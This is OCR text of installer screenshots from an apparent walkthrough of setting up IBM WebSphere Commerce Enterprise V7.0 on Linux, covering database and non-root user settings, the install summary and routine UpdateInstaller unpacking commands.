

LibVNCServer
Ctrl
Alt
WebSphere Commerce Enterprise V7.0
WebSphere Commerce
Enter the user ID to be used for the database. This is the operating system user ID that owns the physical Oracle Database files on the system. This ID must exist before installing WebSphere Commerce. Refer to the WebSphere Commerce Information Center for details.
Oracle instance owner
oracle
Database user group
oinstall
Database user home directory
/home/oracle
InstallShield
< Back
Next >
Cancel



LibVNCServer
Ctrl
Alt
WebSphere Commerce Enterprise V7.0
WebSphere Commerce
Enter the password for the WebSphere Commerce Configuration Manager user ID.
The Configuration Manager password must contain at least 8 characters, must contain at least one numeric character (0-9), must contain at least one alphabetic character (a-z,A-Z). It can contain up to 4 occurrences of a character but cannot contain 4 consecutive occurrences of a character.
You will need to remember this password when accessing WebSphere Commerce Configuration Manager.
The Configuration Manager user and password will be used as the initial WebSphere Application Server primary administrative user.
Configuration Manager user ID
configadmin
Configuration Manager user password
Verify Configuration Manager user password
InstallShield
< Back
Next >
Cancel


LibVNCServer
Ctrl
Alt
Applications
Places
System
2:18 PM
WebSphere Commerce Enterprise V7.0
WebSphere Commerce
Enter the WebSphere Commerce non-root user ID information for the WebSphere Commerce Application Server user. This ID must be an existing user ID on the system. This ID is required to start the WebSphere Commerce and WebSphere Commerce Payments application servers. Refer to the WebSphere Commerce Information Center for details.
Non-root user ID
wasuser
Non-root user group
wasuser
Full path of the non-root user's home directory
/home/wasuser
InstallShield
< Back
Next >
Cancel
[root@localhost:~]
WC70ENT
WebSphere Commerce ...


LibVNCServer
Ctrl
Alt
WebSphere Commerce Enterprise V7.0
WebSphere Commerce
A response file can be generated based on your custom install options. If you want to create one that can be used for a silent install, select the check box and specify a name and location for the response file. If you enter the location and name of an existing response file, the response file will be overwritten with a new one.
Create a response file
InstallShield
< Back
Next >
Cancel



LibVNCServer
Ctrl
Alt
WebSphere Commerce Enterprise V7.0
WebSphere Commerce
Confirm your installation options and parameters.
Setup Type: Custom Installation
You have selected the following installation options. Ensure that they are correct.
IBM HTTP Server in directory:
/opt/IBMIHS
Web server plug-ins for WebSphere Application Server in directory:
/opt/IBM/WebSphere/Plugins
IBM WebSphere Application Server Network Deployment in directory:
/opt/IBM/WebSphere/AppServer
Sample SSL keyfile for IBM HTTP Server in directory:
/opt/IBM/WebSphere/CommerceServer70/instances/default/httpconf/keyfile.kdb
The following components will be installed in the IBM WebSphere Commerce directory:
/opt/IBM/WebSphere/CommerceServer70
IBM WebSphere Commerce Server
IBM WebSphere Commerce Payments
IBM WebSphere Commerce Information Center
IBM WebSphere Commerce NON-ROOT USAGE
wasadmin:wasadmin
oracle:oinstall
InstallShield
< Back
Next >
Cancel



LibVNCServer
Ctrl
Alt
WebSphere Commerce Enterprise V7.0
WebSphere Commerce
Insert the IBM WebSphere Application Server Network Deployment Version 7.0.0.3 for Linux Disk 1 that is packaged with WebSphere Commerce and specify the location of the image below.
The installation wizard will install IBM HTTP Server from this CD.
The installation wizard will install Web server plug-ins for WebSphere Application Server from this CD.
/media/WCWASND/disk1
Browse
InstallShield
< Back
Next >
Cancel



LibVNCServer
Ctrl
Alt
Applications
Places
System
6:00 PM
WebSphere Commerce Enterprise V7.0
WebSphere
Commerce
The InstallShield Wizard has successfully installed IBM WebSphere Commerce 7.0. Choose Next to continue the wizard.
InstallShield
< Back
Next >
Cancel
root@wcs:/media/cdrom0
WebSphere Commerce Enterprise V7.0


2. UpdateInstaller (AppServer, Plugins, IBMIHS)


```
# tar zxvf 7.0.0.11-ws-updi-linuxamd64.tar.gz
# UpdateInstaller/install

# cp *.pak /opt/IBM/WebSphere/UpdateInstaller/maintenance/
```

